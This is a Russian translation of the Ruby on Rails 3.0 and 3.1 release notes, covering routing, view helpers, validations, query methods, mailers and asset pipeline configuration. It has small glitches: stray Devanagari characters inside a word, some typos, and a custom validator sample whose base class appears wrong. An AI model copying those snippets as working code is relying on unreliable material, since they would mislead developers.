`PLUGIN/rails/tasks` и `PLUGIN/tasks` больше не загружаются, все таски теперь должны быть в `PLUGIN/lib/tasks`.

Подробнее:

- [Discovering Rails 3 generators](#)
- [Making Generators for Rails 3 with Thor](#)
- [The Rails Module](#)

Action Pack

В Action Pack произошло множество внутренних и внешних изменений.

Abstract Controller

В Abstract Controller были извлечены части общего назначения из Action Controller в виде модуля, годного в использовании любой библиотекой, используемой для рендеринга шаблонов или партиалов, хелперов, переводов, логирования и любой части цикла отклика на запрос. Теперь эта абстракция позволяет `ActionMailer::Base` быть унаследованным от `AbstractController` и всего лишь оборачивать Rails DSL в гем Mail.

Это также предоставило возможность вычистить Action Controller, упростив его код.

Однако отметьте, что Abstract Controller не имеет публичного API, и его не стоит запускать в повседневном использовании Rails.

Подробнее: – [Rails Edge Architecture](#)

Action Controller

- В `application_controller.rb` теперь по умолчанию есть `protect_from_forgery`.
- `cookie_verifier_secret` устарел, вместо этого теперь назначается `Rails.application.config.cookie_secret`, и был перемещен в отдельный файл: `config/initializers/cookie_verification_secret.rb`.
- `session_store` настраивалось в `ActionController::Base.session`, а теперь перемещено в `Rails.application.config.session_store`. Значения по умолчанию устанавливаются в `config/initializers/session_store.rb`.
- `cookies.secure` позволяет устанавливать зашифрованные значения куки с помощью `cookie.secure[:key] => value`.
- `cookies.permanent` позволяет устанавливать постоянные значения хэш куки `cookie.permanent[:key] => value`, вызывая исключение на зашифрованных значениях, если не проходит верификация.
- Теперь можно передать `:notice => 'This is a flash message'` или `:alert => 'Something went wrong'` в вызове `format` внутри блока `respond_to`. Хэш `flash[]` все еще работает по-прежнему.
- Теперь в контроллеры добавился метод `respond_with`, упрощающий старые блоки `format`.
- Добавленный `ActionController::Responder` дает гибкость в том, как будут получены созданные вами отклики.

Устарело:

- `filter_parameter_logging` устарел в пользу `config.filter_parameters << :password`.

Подробнее:

- [Render Options in Rails 3](#)
- [Three reasons to love ActionController::Responder](#)

Action Dispatch

Action Dispatch это новшество в Rails 3.0, он представляет новую, более чистую реализацию роутинга.

- Большая чистка и переписывание роутера, теперь роутер Rails является rack_mount с лежащим в основе Rails DSL, это отдельная самодостаточная часть программы.
- Маршруты, определяемые для каждого приложения, теперь помещаются в пространство имен модуля вашего приложения, что означает:

Вместо:

```
ActionController::Routing::Routes.draw do |map|
  map.resources :posts
end
```

Будет:

```
AppName::Application.routes do
  resources :posts
end
```

- В роутер добавлен метод match, также можно к соответствующему маршруту передать любое приложение Rack.
- В роутер добавлен метод constraints, позволяющий защитить маршруты определенными ограничениями.
- В роутер добавлен метод scope, позволяющий вложить маршруты в пространство имен для различных яхков или иных действий, например:

```
scope 'es' do
  resources :projects, :path_names => { :edit => 'cambiar' }, :path => 'proyecto'
end
```

Даст вам экшн edit по адресу /es/proyecto/1/cambiar

- В роутер добавлен метод root как ярлык к match '/', :to => path.
- В match можно передать несколько опциональных сегментов, например match “/:controller(/:action(/:id))(:format)”, каждый сегмент в скобках является опциональным.
- Маршруты могут быть выражены с помощью блоков, к примеру можно вызвать controller :home { match ‘/:action’ }.

Старый стиль команд map все еще работает, как и прежде, для обратной совместимости, однако будет убран в релизе 3.1.

Устарело

- Обработка всех маршрутов в нересурсных приложениях (/:controller/:action/:id) теперь закомментирована.
- :path_prefix в маршрутах больше не существует, а :name_prefix теперь автоматически добавляет “_” в конец заданного значения.

Подробнее:

- [The Rails 3 Router: Rack it Up](#)
- [Revamped Routes in Rails 3](#)
- [Generic Actions in Rails 3](#)

Action View

Не навязчивый JavaScript

Произошло масштабное переписывание хелперов Action View, реализованы хуки Unobtrusive JavaScript (UJS) и убраны старые команды встроенного AJAX. Это позволило Rails использовать любой совместимый драйвер UJS для внедрения хуков UJS в хелперах.

Это означает, что все прежние хелперы remote_<method> были убраны из ядра Rails и перемещены в [Prototype Legacy Helper](#). Для получения хуков UJS в HTML, теперь нужно передать :remote => true. Для примера:

```
form_for @post, :remote => true
```

Создаст:

```
<form action="http://host.com" id="create-post" method="post" data-remote="true">
```

Хелперы с блоками

Хелперы наподобие form_for или div_for, вставляющие содержимое из блока, теперь используют <%=:

```
<%= form_for @post do |f| %>
  ...
<% end %>
```

От ваших собственных подобных хелперов ожидается, что они возвращают строку, а не добавляют к результирующему буферу вручную.

Хелперы с другим поведением, наподобие `cache` или `content_for`, не затронуты этим изменением, им нужен `<%` как и прежде.

Другие изменения

- Больше не нужно вызывать `h(string)` для экранирования HTML, это осуществляется по умолчанию во всех шаблонах вьюх. Если хотите неэкранированную строку, вызывайте `raw(string)`.
- Теперь по умолчанию хелперы выводят HTML 5.
- Хелпер формы `label` теперь берет значения из `l18n` с отдельным значением, таким образом `f.label :name` возьмет перевод `:name`.
- Метка `l18n` для `select` теперь `:en.helpers.select` вместо `:en.support.select`.
- Теперь не нужно помещать знак минуса в конце интерполяции руби в шаблоне ERb для того, чтобы убрать перевод строки в результирующем HTML.
- В Action View добавлен хелпер `grouped_collection_select`.
- Добавлен `content_for?`, позволяющий проверить существование содержимого во вьюхе до рендеринга.
- Передача в хелперы форм `:value => nil` установит атрибут `value` как `nil` вместо значения по умолчанию.
- Передача в хелперы форм `:id => nil` приведет к тому, что эти поля будут отрендерены без атрибута `id`.
- Передача `:alt => nil` в `image_tag` приведет к тому, что `img` отрендерится без атрибута `alt`.

Active Model

Active Model это новшество в Rails 3.0. Он представляет уровень абстракции для любой библиотеки ORM для использования во взаимодействии с Rails с применением интерфейса Active Model.

Абстракция ORM и интерфейс Action Pack

Частью разделения основных компонентов было выделение всех связей из Action Pack в Active Record. Теперь это выполнено. Всем новым плагинам ORM теперь всего лишь нужно внедрить интерфейсы Active Model, чтобы работать с Action Pack.

Подробнее: – [Make Any Ruby Object Feel Like ActiveRecord](#)

Валидации

Валидации были перемещены из Active Record в Active Model, предоставляя интерфейс для валидаций, работающий во всех библиотеках ORM в Rails 3.

- Теперь имеется краткий метод `validates :attribute, options_hash` позволяющий передать опции для всех валидационных методов класса, в метод валидации можно передать более одной опции.
- У метода `validates` имеются следующие опции:
 - `:acceptance => Boolean`.
 - `:confirmation => Boolean`.
 - `:exclusion => { :in => Enumerable }`.
 - `:inclusion => { :in => Enumerable }`.
 - `:format => { :with => Regexp, :on => :create }`.
 - `:length => { :maximum => Fixnum }`.
 - `:numericality => Boolean`.
 - `:presence => Boolean`.
 - `:uniqueness => Boolean`.

Все валидационные методы стиля Rails 2.3 все еще поддерживаются в Rails 3.0, новый метод валидации разработан как дополнительная помощь при валидации модели, а не как замена существующего API.

Также можно передать объект валидатора, который можно повторно использовать в разных моделях, использующих Active Model:

```
class TitleValidator < ActiveRecord::Base
  Titles = ['Mr.', 'Mrs.', 'Dr.']
  def validate_each(record, attribute, value)
    unless Titles.include?(value)
      record.errors[attribute] << 'must be a valid title'
    end
  end
end

class Person
  include ActiveRecord::Validations
  attr_accessor :title
  validates :title, :presence => true, :title => true
end

# Или для ActiveRecord

class Person < ActiveRecord::Base
  validates :title, :presence => true, :title => true
end
```

Также есть поддержка самоанализа:

```
User.validators
User.validators_on(:login)
```

Подробнее:

- [Sexy Validation in Rails 3](#)
- [Rails 3 Validations Explained](#)

Active Record

Active Record было уделено много внимания в Rails 3.0, включая абстрагирование в Active Model, полное обновление интерфейса запросов с применением Arel, обновления валидаций и многие улучшения и фиксы. Rails 2.x API будет полностью поддерживаемым с целью совместимости, до версии 3.1.

Интерфейс запросов

Теперь Active Record, благодаря использованию Arel, возвращает relations на свои основные методы. Существующее API Rails 2.3.x все еще поддерживается и не будет объявлено устаревшим до Rails 3.1, и не будет убрано до Rails 3.2, однако новое API представляет следующие новые методы, все возвращающие relations, позволяющие сцеплять их вместе:

- `where` – Представляет условия для relation, которое будет возвращено.
- `select` – Выбирает, какие атрибуты моделей будут возвращены из БД.
- `group` – Группирует relation по представленному атрибуту.
- `having` – Представляет выражение для ограничения сгруппированных relations (ограничение GROUP BY).
- `joins` – Соединяет relation с другой таблицей.
- `clause` – Представляет выражение, ограничивающее соединенные relations (ограничение JOIN).
- `includes` – Включает предварительную загрузку других relations.
- `order` – Сортирует relation, основываясь на представленном выражении.
- `limit` – Ограничивает relation представленным количеством записей.
- `lock` – Блокирует записи, возвращенные из таблицы.
- `readonly` – Возвращает копию данных только для чтения.
- `from` – Предоставляет способ для выбора relation из более чем одной таблицы.
- `scope` – (ранее `named_scope`) возвращает relations и может быть сцеплен с другим методом для relation.
- `with_scope` – и `with_exclusive_scope` теперь также возвращают relations и могут быть сцеплены.
- `default_scope` – также работает с relations.

Подробнее:

- [Active Record Query Interface](#)
- [Let your SQL Growl in Rails 3](#)

Улучшения

- Добавлен `:destroyed?` к объектам Active Record.
- Добавлена `:inverse_of` к связям Active Record, позволяющая получить экземпляр уже загруженной связи без запроса к базе данных.

Патчи и устаревания

Кроме того, в ветке Active Record сделано много фиксов:

- Поддержка SQLite 2 была отброшена в пользу SQLite 3.
- Поддержка порядка следования столбцов в MySQL.
- В адаптере PostgreSQL теперь пофикшена поддержка TIME ZONE, теперь не будут вставляться неправильные значения.
- Поддержка нескольких схем в именах таблицы для PostgreSQL.
- PostgreSQL поддерживает тип данных столбца XML.
- `table_name` теперь кешируется.
- Много работы выполнено по адаптеру Oracle, также с множеством багфиксов.

А также следующее объявлено устаревшим:

- `named_scope` в классе Active Record устарел и был переименован в просто `scope`.
- В методах `scope` следует перейти к использованию методов `relation`, вместо метода поиска `:conditions => {}`, например `scope :since, lambda { |time| where("created_at > ?", time) }`.
- `save(false)` устарел в пользу `save(:validate => false)`.
- I18n сообщений об ошибках для ActiveRecord должна быть изменена с `:en.activerecord.errors.template` на `:en.errors.template`.
- `model.errors.on` устарел в пользу `model.errors[]`

- `validates_presence_of => validates... :presence => true`
- `ActiveRecord::Base.colorize_logging` и `config.active_record.colorize_logging` устарели в пользу `Rails::LogSubscriber.colorize_logging` и `config.colorize_logging`

Хотя реализация State Machine была в ветке Active Record несколько месяцев, она была убрана из релиза Rails 3.0.

Active Resource

Часть Active Resource также была извлечена в Active Model, позволив легко использовать объекты Active Resource с Action Pack.

- Добавлены валидации с помощью Active Model.
- Добавлены хуки обсерверов.
- Поддержка прокси HTTP.
- Добавлена поддержка digest authentication.
- Именованная модель перемещена в Active Model.
- Изменены атрибуты Active Resource на Hash with indifferent access.
- Добавлены псевдонимы `first`, `last` и `all` для эквивалентных скоупов поиска.
- Теперь `find_every` не возвращает ошибку `ResourceNotFound`, если ничего не возвращено.
- Добавлен `save!`, вызывающий `ResourceInvalid` если объект не `valid?`.
- К моделям Active Resource добавлены `update_attribute` и `update_attributes`.
- Добавлен `exists?`.
- Переименован `SchemaDefinition` в `Schema` и `define_schema` в `schema`.
- Использован `format` из Active Resources, а не `content-type` на удаленных ошибках для загрузки ошибок.
- Использован `instance_eval` для блока схемы.
- Пофикшен `ActiveResource::ConnectionError#to_s`, когда `@response` не отвечал на `#code` или `#message`, для совместимости с Ruby 1.9.
- Добавлена поддержка для ошибок в формате JSON.
- Гарантировано, что `load` работает с числовыми массивами.
- Распознается отклик 410 от удаленного (remote) ресурса, как то, что ресурс был удален (deleted).
- Добавлена возможность установить настройки SSL на соединениях Active Resource.
- Настройки таймаута соединения также влияют на `Net::HTTP open_timeout`.

Устарело:

- `save(false)` устарел в пользу `save(:validate => false)`.
- Ruby 1.9.2: `URI.parse` и `.decode` устарели и больше не используются в библиотеке.

Active Support

В Active Support были направлены большие усилия на то, чтобы сделать его раздробленным, это означает, что вам больше не нужно требовать всю библиотеку Active Support, чтобы пользоваться ее частью. Это позволило различным частям основных компонент Rails выполняться быстрее.

Вот основные изменения в Active Support:

- Большая чистка всей библиотеки от неиспользуемых методов.
- Active Support более не предоставляет внешние библиотеки [TZInfo](#), [Memcache Client](#) и [Builder](#), все они включены как зависимости и устанавливаются с помощью команды `bundle install`.
- Безопасные буферы реализованы в `ActiveSupport::SafeBuffer`.
- Добавлены `Array.uniq_by` и `Array.uniq_by!`.
- Убран `Array#rand` и портирован `Array#sample` из Ruby 1.9.
- Пофикшен баг в `TimeZone.seconds_to_utc_offset`, возвращающий неправильное значение.
- Добавлена промежуточная программа `ActiveSupport::Notifications`.
- `ActiveSupport.use_standard_json_time_format` теперь по умолчанию `true`.
- `ActiveSupport.escape_html_entities_in_json` теперь по умолчанию `false`.
- `Integer#multiple_of?` принимает ноль как аргумент, возвращает `false` если получатель не ноль.
- `string.chars` переименован в `string.mb_chars`.
- `ActiveSupport::OrderedHash` теперь может быть десериализован с помощью YAML.
- Добавлен парсер на основе SAX для XmlMini, с использованием LibXML и Nokogiri.
- Добавлен `Object#presence`, возвращающий объект, если он `#present?`, в ином случае возвращающий `nil`.
- Добавлено расширение для `String#exclude?`, возвращающее противоположность `#include?`.
- Добавлен `to_i` к `DateTime` в ActiveSupport, таким образом `to_yaml` правильно работает в моделях с атрибутами `DateTime`.
- Добавлен `Enumerable#exclude?` в пару к `Enumerable#include?`, чтобы избежать условия `!x.include?`.
- Включена по умолчанию экранизация XSS для rails.
- Поддержка многоуровневого объединения в `ActiveSupport::HashWithIndifferentAccess`.
- `Enumerable#sum` теперь работает для всех перечисляемых типов, даже если они не отвечают на `:size`.
- `inspect` на нулевой продолжительности возвращает `'0 seconds'` вместо пустой строки.
- Добавлены `element` и `collection` в `ModelName`.
- `String#to_time` и `String#to_datetime` обрабатывают дробные секунды.
- Добавлена поддержка для новых колбэков для объекта охватывающего фильтра, отвечающего на `:before` и `:after`,

- используемых в предварительных и последующих колбэках.
- Метод ActiveSupport::OrderedHash#to_a возвращает упорядоченный набор массивов. Соответствует Hash#to_a из Ruby 1.9.
- MissingSourceFile существует как константа, но сейчас всего лишь равна LoadError.
- Добавлен Class#class_attribute для возможности объявить атрибуты на уровне класса, значения которых наследуются и перезаписываются подклассами.
- Окончательно убран DeprecatedCallbacks в ActiveRecord::Associations.
- Object#metaclass теперь Kernel#singleton_class, для соответствия Ruby.

Следующие методы были убраны, поскольку они теперь доступны в Ruby 1.8.7 и 1.9.

- Integer#even? и Integer#odd?
- String#each_char
- String#start_with? и String#end_with? (псевдонимы в третьем лице все еще остались)
- String#bytesize
- Object#tap
- Symbol#to_proc
- Object#instance_variable_defined?
- Enumerable#none?

Патч безопасности для REXML остался в Active Support, поскольку ранним версиям Ruby 1.8.7 он все еще нужен. Active Support знает, нужно его применять или нет.

Следующие методы были убраны, поскольку они больше не используются во фреймворке:

- Kernel#daemonize
- Object#remove_subclasses_of Object#extend_with_included_modules_from, Object#extended_by
- Class#remove_class
- Regexp#number_of_captures, Regexp.unoptionalize, Regexp.optionalize, Regexp#number_of_captures

Action Mailer

Action Mailer получил новый API в связи с заменой TMail на новый [Mail](#) качестве библиотеки Email. В самом Action Mailer была переписана практически каждая строчка кода. В результате теперь Action Mailer просто наследуется от Abstract Controller и оборачивает гем Mail в Rails DSL. Это значительно уменьшило количество кода и дублирование других библиотек в Action Mailer.

- По умолчанию все рассылщики теперь находятся в app/mailers.
- Теперь можно отослать email с использованием нового API тремя методами: attachments, headers and mail.
- Теперь в ActionMailer имеется нативная поддержка для встроенных вложений с помощью метода attachments.inline.
- Методы рассылки Action Mailer теперь возвращают объекты Mail::Message, которые затем могут быть отосланы с помощью метода deliver на них.
- Все методы доставки теперь абстрагированы в геме Mail.
- Метод отправки письма может принимать хэш всех валидных полей заголовка письма в паре с их значением.
- Метод доставки mail работает подобно respond_to из Action Controller, и можно явно или неявно рендерить шаблоны. Action Mailer превратит email в multipart email по необходимости.
- В вызов format.mime_type в блоке mail можно передать прос и явно отрендерить определенные типы текста, или добавить макет или различные шаблоны. Вызов render внутри прос происходит из Abstract Controller и поддерживает те же опции.
- Юнит тесты рассылщика перенесены в функциональные тесты.
- Теперь Action Mailer делегирует все автокодирование полей заголовка и тела письма в гем Mail
- Action Mailer автоматически закодирует поля заголовка и тело письма

Устарело:

- :charset, :content_type, :mime_version, :implicit_parts_order устарели в пользу стиля объявления ActionMailer.default :key => value.
- Динамические методы рассылщика create_method_name и deliver_method_name устарели, просто вызывайте method_name, который возвратит объект Mail::Message.
- ActionMailer.deliver(message) устарел, просто вызывайте message.deliver.
- template_root устарел, передавайте опции в вызов render в прос из метода format.mime_type внутри блока создания письма mail
- Метод body для определения переменных экземпляра устарел (body {:ivar => value}), всего лишь определите переменные экземпляра непосредственно в методе, и они будут доступны во व्यоке.
- Нахождение рассылщиков в app/models устарело, вместо этого используйте app/mailers.

Подробнее:

- [New Action Mailer API in Rails 3](#)
- [New Mail Gem for Ruby](#)

Заметки о релизе Ruby on Rails 3.1

Ключевые новинки в Rails 3.1:

- Streaming
- Обратимые миграции
- Файлопровод (Assets Pipeline)
- jQuery как библиотека JavaScript по умолчанию

Эти заметки о релизе покрывают основные обновления, но не включают все мелкие багфиксы и изменения. Чтобы увидеть все, обратитесь к [списку комитов](#) в главном репозитории Rails на GitHub.

Обновление до Rails 3.1

Если обновляете существующее приложение, было бы хорошо иметь перед этим покрытие тестами. Также, до попытки обновиться до Rails 3.1, необходимо сначала обновиться до Rails 3 и убедиться, что приложение все еще выполняется так, как нужно. Затем нужно предпринять следующие изменения:

Rails 3.1 требует как минимум Ruby 1.8.7

Rails 3.1 требует Ruby 1.8.7 или выше. Поддержка всех прежних версий Ruby была официально прекращена, и следует обновиться как можно быстрее. Rails 3.1 также совместим с Ruby 1.9.2.

Отметьте, что в Ruby 1.8.7 p248 и p249 имеются ошибки маршализации, ломающие Rails. Хотя в Ruby Enterprise Edition это было исправлено, начиная с релиза 1.8.7-2010.02. В ветке 1.9, Ruby 1.9.1 не пригоден к использованию, поскольку он иногда вылетает, поэтому, если хотите использовать 1.9.x перепрыгивайте на 1.9.2 для гладкой работы.

Что обновить в приложении

Следующие изменения означают обновление вашего приложения до Rails 3.1.3, последней версии 3.1.x Rails.

Gemfile

Сделайте изменения в вашем Gemfile.

```
gem 'rails', '= 3.1.3'
gem 'mysql2'

# Needed for the new asset pipeline
group :assets do
  gem 'sass-rails',    "> 3.1.5"
  gem 'coffee-rails', "> 3.1.1"
  gem 'uglifier',      ">= 1.0.3"
end

# jQuery is the default JavaScript library in Rails 3.1
gem 'jquery-rails'
```

config/application.rb

- Файлопровод требует следующие добавления:

```
config.assets.enabled = true
config.assets.version = '1.0'
```

- Если ваше приложение использует маршрут "/assets", можно изменить префикс, используемый для ресурсов, чтобы избежать конфликтов:

```
# Defaults to '/assets'
config.assets.prefix = '/asset-files'
```

config/environments/development.rb

- Уберите настройку RJS config.action_view.debug_rjs = true.
- Добавьте следующее, если хотите включить файлопровод.

```
# Do not compress assets
config.assets.compress = false

# Expands the lines which load the assets
config.assets.debug = true
```

config/environments/production.rb

- Снова, большинство изменений относится к файлопроводу. Подробнее о них можно прочитать в руководстве [Asset](#)

[Pipeline.](#)

```
# Compress JavaScripts and CSS
config.assets.compress = true

# Don't fallback to assets pipeline if a precompiled asset is missed
config.assets.compile = false

# Generate digests for assets URLs
config.assets.digest = true

# Defaults to Rails.root.join("public/assets")
# config.assets.manifest = YOUR_PATH

# Precompile additional assets (application.js, application.css, and all non-JS/CSS are already added)
# config.assets.precompile += %w( search.js )

# Force all access to the app over SSL, use Strict-Transport-Security, and use secure cookies.
# config.force_ssl = true
```

config/environments/test.rb

```
# Configure static asset server for tests with Cache-Control for performance
config.serve_static_assets = true
config.static_cache_control = "public, max-age=3600"
```

config/initializers/wrap_parameters.rb

- Добавьте этот файл со следующим содержимым, если хотите оборачивать параметры во вложенный хэш. По умолчанию это включено в новых приложениях.

```
# Be sure to restart your server when you modify this file.
# This file contains settings for ActionController::ParamsWrapper which
# is enabled by default.

# Enable parameter wrapping for JSON. You can disable this by setting :format to an empty array.
ActiveSupport.on_load(:action_controller) do
  wrap_parameters :format => [:json]
end

# Disable root element in JSON by default.
ActiveSupport.on_load(:active_record) do
  self.include_root_in_json = false
end
```

Создание приложения Rails 3.1

```
# Нужен установленный руби-гем 'rails'
$ rails new myapp
$ cd myapp
```

Сторонние гемы

Сейчас Rails использует Gemfile в корне приложения, чтобы определить гемы, требуемые для запуска вашего приложения. Этот Gemfile обрабатывается [Bundler](#), который затем устанавливает все зависимости. Он может даже установить все зависимости локально в ваше приложение, и оно не будет зависеть от системных гемов.

Подробнее: – [bundler homepage](#)

Живите на грани

Bundler и Gemfile замораживает ваше приложение Rails с помощью новой отдельной команды bundle. Если хотите установить напрямую из репозитория Git, передайте флажок `--edge`:

```
$ rails new myapp --edge
```

Если у вас есть локальная копия репозитория Rails, и вы хотите создать приложение с ее использованием, передайте флажок `--dev`:

```
$ ruby /path/to/rails/railties/bin/rails new myapp --dev
```

Архитектурные изменения Rails

Файлопровод (Assets Pipeline)

Главное изменение в Rails 3.1 это Assets Pipeline. Он делает CSS и JavaScript первосортным кодом, и делает доступной надлежащую организацию, включая использование в плагинах и engine-ах.

Файлопровод работает с помощью [Sprockets](#) и раскрывается в руководстве [Asset Pipeline](#).

HTTP Streaming

HTTP Streaming это другое новшество в Rails 3.1. Он позволяет браузеру загружать таблицы стилей и файлы JavaScript, пока сервер все еще создает отклик. Это требует Ruby 1.9.2, является опциональным, а также требует настройки веб-сервера, но популярная связка nginx и unicorn уже готова предоставлять это преимущество.

Библиотека JS по умолчанию теперь jQuery

jQuery является библиотекой JavaScript по умолчанию, которая поставляется вместе с Rails 3.1. Но если вы используете Prototype, это просто переключить.

```
$ rails new myapp -j prototype
```

Identity Map

В Active Record имеется Identity Map в Rails 3.1. Identity map содержит ранее загруженные экземпляры записей и возвращает объект, связанный с записью, если к нему обращаются снова. Identity map создается при каждом запросе и уничтожается при его завершении.

Rails 3.1 поставляется с отключенной по умолчанию identity map.

Railties

- jQuery является новой библиотекой JavaScript по умолчанию.
- jQuery и Prototype более не встроенные, а предоставляются как гемы jquery-rails и prototype-rails.
- Генератор приложения принимает опцию -j, которая может быть произвольной строкой. Если передать "foo", в Gemfile будет добавлен гем "foo-rails", и манифест JavaScript приложения затребует "foo" и "foo_ujs". В данный момент существуют только "prototype-rails" и "jquery-rails", и эти файлы предоставляются через файлопровод.
- Создание приложения или плагина запускает bundle install, если не определено --skip-gemfile или --skip-bundle.
- Генераторы контроллера и ресурса теперь автоматически создадут заглушки для ресурсов (это может быть отключено с помощью --skip-assets). Эти заглушки будут использовать CoffeeScript и Sass, если эти библиотеки доступны.
- Генераторы скаффолда и приложения используют стиль хэшей из Ruby 1.9, когда запущены на Ruby 1.9. Чтобы создать старый стиль хэшей, должно быть передано --old-style-hash.
- Генератор скаффолда контроллера создает блок формата для JSON вместо XML.
- Логирование Active Record направлено в STDOUT и показывается в консоли.
- Добавлена конфигурация config.force_ssl, загружающая промежуточную программу Rack::SSL и принуждающую все запросы быть под протоколом HTTPS.
- Добавлена команда rails plugin new, создающая плагин Rails с gemspec, тестами и пустым приложением для тестирования.
- К стеку промежуточных программ по умолчанию добавлены Rack::Etag и Rack::ConditionalGet.
- К стеку промежуточных программ по умолчанию добавлена Rack::Cache.
- Engine-ы получили большое обновление – их можно монтировать на любой путь, включать ресурсы. запускать генераторы и т.д.

Action Pack

Action Controller

- Выдается предупреждение, если токен аутентификации CSRF не может быть верифицирован.
- Определите force_ssl в контроллере. чтобы принудить браузер передавать данные через протокол HTTPS на конкретный этот контроллер. Для ограничения отдельных экшенов могут быть использованы :only или :except.
- Деликатные параметры строки запроса, определенные в config.filter_parameters, теперь будут отфильтрованы в логе и из пути запроса.
- Параметры URL, возвращающие nil на to_param. теперь будут убраны из строки запроса.
- Добавлен ActionController::ParamsWrapper для оборачивания параметров во вложенный хэш, и он будет включен в

новых приложениях по умолчанию для запроса JSON. Это может быть настроено в `config/initializers/wrap_parameters.rb`.

- Добавлен `config.action_controller.include_all_helpers`. По умолчанию выполняет `helper :all` в `ActionController::Base`, что включает все хелперы по умолчанию. Установка `include_all_helpers` в `false` приведет к включению только `application_helper` и хелпера, соответствующего контроллеру (подобно `foo_helper` для `foo_controller`).
- `url_for` и именованные хелперы `_url` теперь принимают как опции `:subdomain` и `:domain`.
- Добавлен `Base.http_basic_authenticate_with` для простой базовой аутентификации `http` с помощью единственного вызова метода класса.

```
class PostsController < ApplicationController
  USER_NAME, PASSWORD = "dhh", "secret"

  before_filter :authenticate, :except => [ :index ]

  def index
    render :text => "Everyone can see me!"
  end

  def edit
    render :text => "I'm only accessible if you know the password"
  end

  private
  def authenticate
    authenticate_or_request_with_http_basic do |user_name, password|
      user_name == USER_NAME && password == PASSWORD
    end
  end
end
```

..теперь может быть написано как

```
class PostsController < ApplicationController
  http_basic_authenticate_with :name => "dhh", :password => "secret", :except => :index

  def index
    render :text => "Everyone can see me!"
  end

  def edit
    render :text => "I'm only accessible if you know the password"
  end
end
```

- Добавлена поддержка `streaming`, ее можно включить с помощью:

```
class PostsController < ActionController::Base
  stream
end
```

Можно ограничить некоторые экшны от этого с использованием `:only` или `:except`. Подробности можно прочитать в документации по [ActionController::Streaming](#).

- Маршрутный метод `redirect` теперь принимает хэш опций, меняющих только рассматриваемые части `url`, или объект, отвечающий на вызов, позволяя повторно использовать редиректы.

Action Dispatch

- `config.action_dispatch.x_sendfile_header` теперь по умолчанию `nil` и `config/environments/production.rb` не устанавливает какое-либо значение для этого. Это позволяет серверам устанавливать его через `X-Sendfile-Type`.
- `ActionDispatch::MiddlewareStack` теперь использует наследуемую структуру, и больше не является массивом.
- Добавлен `ActionDispatch::Request.ignore_accept_header` для игнорирования заголовков `accept`.
- Добавлена `Rack::Cache` в стек по умолчанию.
- Ответственность за `etag` перенесена от `ActionDispatch::Response` в стек промежуточных программ.
- API хранения `Rack::Session` стало более совместимым с остальным в мире `Ruby`. Оно обратно несовместимо, так как теперь в `Rack::Session` ожидается, что `#get_session` принимает четыре аргумента, и требует `#destroy_session` вместо простого `#destroy`.
- Поиск шаблонов теперь ищет глубже в цепи наследования.

Action View

- Добавлена опция `:authenticity_token` к `form_tag` для ручного управления, или для отмены, если передать `:authenticity_token => false`.
- Создан `ActionView::Renderer` и определен API для `ActionView::Context`.
- Встроенные мутации `SafeBuffer` запрещены в Rails 3.1.
- Добавлен HTML5 хелпер `button_tag`.
- `file_field` автоматически добавляет `:multipart => true` к нужным формам.
- Добавлена удобная идиома создавать HTML5 атрибуты `data-*` в хелперах тегов с хэшем опций `:data`:

```
tag("div", :data => { :name => 'Stephen', :city_state => %w(Chicago IL) })
# => <div data-name="Stephen" data-city-state="["Chicago","IL"]" />
```

Ключи преобразуются в дефисные. Значения кодируются в JSON, кроме строк и символов.

- `csrf_meta_tag` переименован в `csrf_meta_tags` и для него сделан псевдоним `csrf_meta_tag` для обратной совместимости.
- Старое API обработки шаблонов устарело, а новое API просто требует обработчик шаблонов для отклика на вызов.
- `rhtml` и `ghtml` окончательно убраны из обработчиков шаблонов.
- Вернули `config.action_view.cache_template_loading`, позволяющий решить, должны ли быть кэшированы шаблоны, или нет.
- Хелпер формы `submit` более не создает `id = "object_name_id"`.
- Позволяет `FormHelper#form_for` определить `:method` как опцию первого уровня вместо вкладывания в хэш `:html`. `form_for(@post, remote: true, method: :delete)` вместо `form_for(@post, remote: true, html: { method: :delete })`.
- Предоставлен `JavaScriptHelper#j()` как псевдоним для `JavaScriptHelper#escape_javascript()`. Это заменило метод `Object#j()`, добавляемый гемом JSON в шаблоны при использовании `JavaScriptHelper`.
- Позволяет формат AM/PM в `datetime selectors`.
- `auto_link` был убран из Rails и выделен в [rem rails autolink](#)

Active Record

- Добавлен метод класса `pluralize_table_names` для склонения по числу имен таблиц отдельных моделей. Ранее это можно было сделать только глобально для всех моделей с помощью `ActiveRecord::Base.pluralize_table_names`.

```
class User < ActiveRecord::Base
  self.pluralize_table_names = false
end
```

- Добавлен блок настроек для одиночных связей. Блок будет вызван после того, как экземпляр будет инициализирован.

```
class User < ActiveRecord::Base
  has_one :account
end
```

```
user.build_account{ |a| a.credit_limit = 100.0 }
```

- Добавлен `ActiveRecord::Base.attribute_names`, возвращающий список имен атрибутов. Он возвратит пустой массив, если модель абстрактная, или таблица не существует.
- Фикстуры CSV устарели и их поддержка будет убрана в Rails 3.2.0.
- `ActiveRecord#new`, `ActiveRecord#create` и `ActiveRecord#update_attributes` принимают второй хэш как опцию, позволяющую определить рассматриваемую роль при назначении атрибутов. Это основа новой возможности массового назначения `Active Model`:

```
class Post < ActiveRecord::Base
  attr_accessible :title
  attr_accessible :title, :published_at, :as => :admin
end
```

```
Post.new(params[:post], :as => :admin)
```

- `default_scope` теперь может принимать блок, `lambda` или любой другой объект, отвечающий на `call` для ленивых вычислений.
- Скоупы по умолчанию теперь вычисляются в самый последний момент для избегания проблем, когда могут быть созданы скоупы, которые неявно содержат скоуп по умолчанию, от которого впоследствии невозможно будет избавиться с помощью `Model.unscoped`.

- Адаптер PostgreSQL теперь поддерживает только PostgreSQL версии 8.2 и выше.
- Промежуточная программа ConnectionManagement изменилась, чтобы очищать пул соединения после того, как тело rack было уничтожено.
- В ActiveRecord добавлен метод `update_column`. Этот новый метод обновляет заданный атрибут у объекта, пропуская валидации и колбэки. Рекомендовано использовать `update_attributes` или `update_attribute` если вы не уверены, что не хотите выполнять какой-либо колбэк, включая изменение столбца `updated_at`. Он не может быть вызван на новых записях.
- Связи с опцией `:through` теперь могут использовать любые связи как посредника или источника, включая другие связи, имеющие опцию `:through`, и связи `has_and_belongs_to_many`.
- Конфигурация для текущего соединения с базой данных теперь доступна с помощью `ActiveRecord::Base.connection_config`.
- Лимиты и смещения убираются из запросов `COUNT`, кроме случая, когда они оба представлены.

```

People.limit(1).count      # => 'SELECT COUNT(*) FROM people'
People.offset(1).count     # => 'SELECT COUNT(*) FROM people'
People.limit(1).offset(1).count # => 'SELECT COUNT(*) FROM people LIMIT 1 OFFSET 1'

```

